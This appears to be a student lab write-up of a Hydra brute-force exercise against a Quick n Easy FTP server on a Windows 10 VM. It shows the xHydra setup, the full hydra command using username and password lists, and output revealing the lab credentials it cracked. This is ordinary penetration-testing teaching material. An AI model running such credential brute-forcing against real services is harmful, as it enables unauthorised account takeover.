

Hydra Exercise Part-2

For this exercise, two virtual machines have been prepared. The first one is Kali Linux, from where Hydra has been run. The other virtual machine is Windows 10, where Quick n Easy FTP server 3.2 has been installed.


IP addresses assigned for these three machines are-

Kali Linux- 10.114.48.4


Windows 10- 10.114.48.5

Procedure


- **Two additional user accounts have been created in ftp server (Robocop and Xman) with passwords. Ftp server has been started.**




- On the other hand, in Kali linux Desktop two text files have been created: id.txt and passwd.txt. In both file sample usernames and passwords have been saved.



- In Kali Linux Hydra Graphical tool has been started. IP address of ftp server is set as target and ftp has been selected as protocol.



- Files id.txt and passwd.txt have been selected as Username list and Password list accordingly.



- Hydra has now been started and accurate username and password combinations are produced.

Kali Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

xHydra

Quit

Target Passwords Tuning Specific Start

Output

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is not a law, but a recommendation.)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-02 06:15:31

[DATA] max 16 tasks per 1 server, overall 16 tasks, 88 login tries (l:11/p:8), ~6 tries per task

[DATA] attacking ftp://10.114.48.5:21/

[21][ftp] host: 10.114.48.5 login: Xman password: xman

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-02 06:15:49

<finished>

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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-02 06:16:21

[DATA] max 16 tasks per 1 server, overall 16 tasks, 88 login tries (l:11/p:8), ~6 tries per task

[DATA] attacking ftp://10.114.48.5:21/

[21][ftp] host: 10.114.48.5 login: Robocop password: robocop

[21][ftp] host: 10.114.48.5 login: Xman password: xman

Start Stop Save Output Clear Output

hydra -L /home/kaliuser/Desktop/id.txt -P /home/kaliuser/Desktop/passwd.txt -t 16 10.114.48.5 ftp

Right Ctrl

- In ftp server log, login attempts have been noticed.

